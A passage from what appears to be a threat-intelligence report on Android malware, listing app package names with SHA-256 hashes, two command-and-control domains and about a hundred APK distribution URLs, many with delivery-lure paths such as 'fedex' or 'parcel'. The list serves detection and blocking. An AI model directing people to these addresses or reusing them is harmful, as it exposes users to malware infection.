com.tencent.mm	30937927e8891f8c0fd2c7b6be5fbc5a05011c34a7375e91aad384b82b9e6a67
com.tencent.mobileqq	1eb54ee1328ad5563e0e85a8ecff13cd2e642f5c6fc42e0e1038aeac0ee8cf2f
com.clubbing.photos	2277d20669267bbe9ff8a656258af0a33563c18c45cef3624eab67cf123c29a7
com.redtube.music	3bb0dbdb9ec7822dc53af230de0bdb908a558993619ac788c90eeeb5af6a1e14

Active C&C Server Domains(for March 2021) :

- xjnwqdospderqtk.ru
- nfuertwftasuk.com

APK Distribution Domains :

- <http://2020.techbharat.org.in/status/>
- <http://amirapache.ir/pkg/>
- <http://anapa-dive.ru/pkge/>
- <http://audioquran.kz/www/>
- <http://Boutique.creolegarden.com/fedex/>
- <http://buguilou.com/p/>
- <http://canhair.net/parcel/>
- <http://cloudstrading.com/fedex/>
- <http://developer.team1global.com.au/pack/>
- <http://ekremakin.org/pack/>
- <http://elektroprommash.ru/pack/>
- <http://freeavporn.com/fedex/>
- <http://grahaksamachar.in/p/>
- <http://idea-soft.it/p/>
- <http://imw6.com/pack/>
- <http://imwedsonpassos.com.br/parcel/>
- <http://isabelsantos123.pt/p/>
- <http://itaperunatem.com.br/pkge/>
- <http://lamoraleja.com.co/status/>
- <http://landing.kofacins.com/pack/>
- <http://ln-lighting.com/pkg/>
- <http://mimi-mi.studio/pkg/>
- <http://muaadzawy.com/pkg/>
- <http://ouyangpengcheng.xyz/p/>
- <http://palinkapatika.com/pack/>
- <http://pescadorsportsgroup.com/pkg/>
- <http://portalcalamuchita.com.ar/pack/>
- <http://printing-packingshow.ir/fedex/>
- <http://raku-plus.com/pack/>
- <http://rpgbundle.info/status/>
- <http://sailorcrossfitmdp.com/fedex/>
- <http://skipshopping.net/fedex/>
- <http://srinterior.co.in/pkg/>

- <http://studiobonazzi.eu/fedex/>
- <http://telec.com.pk/pkg/>
- <http://teologianaweb.com.br/pkg/>
- <http://thejoblessemperor.in/pkg/>
- <http://valks3d.com.br/fedex/>
- <http://videoeditorhub.com/pkg/>
- <http://www.export-barazande.com/fedex/>
- <http://www.internetpathshala.co/p/>
- <http://www.larrecantofeliz.com.br/fedex/>
- <http://www.old.danacadesign.com/fedex/>
- <http://www.payamesavadkooh.ir/pack/>
- <http://www.pudhuveedu.in/p/>
- <http://www.raeloficial.com/pkg/>
- <http://www.recycom.gr/pack/>
- <http://www.zyzlk.com/p/>
- <http://www.zyzlk.com/pack/>
- <http://wxz14.com/p/>
- <http://xref.icu:9090/pkg/>
- <http://yangbin.100cuo.com/pack/>
- <http://yulu1953.cn/fedex/>
- <https://42sf.net/pack/>
- <https://84blog.xyz/pkg/>
- <https://aitao.site/pkg/>
- <https://alercehistorico.cl/pkg/>
- <https://amzstudy.com/pack/>
- <https://apartners.vn/pack/>
- <https://brighterdaysfi.com/fedex/>
- <https://byalex-photography.co.uk/pack/>
- <https://cbd-and-epilepsy.com/pack/>
- <https://cbd-and-seizures.com/p/>
- <https://contornosdesign.pt/pkg/>
- <https://cssincronbucuresti.ro/pkg/>
- <https://delhi.tie.org/p/>
- <https://dgeneration.in/pack/>
- <https://dumeiwu.com/p/>
- <https://elitekidsbookzone.sch.ng/pack/>
- <https://escuelaargentina.cl/p/>
- <https://fraternitykerala.org/pkg/>
- <https://garveylibertyhall.com/pack/>
- <https://getblogour.com/fedex/>
- <https://gladiadoresdevendas.com.br/pack/>
- <https://hentaivillage.com/parcel/>
- <https://illuminaticult.org/fedex/>
- <https://imrt.ac.in/pack/>
- <https://imrt.ac.in/pkg/>
- <https://industrial-land.vn/pack/>
- <https://jexchange.ga/pack/>

- <https://kidimy.org/pkg/>
- <https://lacasa-dh.nl/pack/>
- <https://londonroofingpros.co.uk/fedex/>
- <https://machupicchutraveling.com/pkg/>
- <https://mucc.com.au/p/>
- <https://mvpmsadhyapak.in/p/>
- <https://nakoblog.info/fedex/>
- <https://nen.vacad.net/pkg/>
- <https://pic.tnell.com/pkg/>
- <https://rishipes.co.nz/pack/>
- <https://ryansa.com/pkg/>
- <https://sdlformazione.it/p/>
- <https://sprintintercom.com.au/fedex/>
- <https://telugufusion.com/pkg/>
- <https://tuyennvtb.com/p/>
- <https://twospoonsfleet.co.uk/p/>
- <https://visotka.in/pack/>
- <https://weboyal.com/p/>
- <https://www.admh.in/fedex/>
- <https://www.agroescape.com/pkg/>
- <https://www.divam.ir/pack/>
- <https://www.nbkangxi.com/pack/>
- <https://www.omvshop.com/pkge/>
- <https://www.spave.com.pk/p/>
- <https://www.wwwworks.com.au/p/>
- <https://www.ylem222.com/p/>
- <https://xatziemmanouiltools.gr/pkg/>
- <https://xn-thvitstore-c7a.com/pkg/>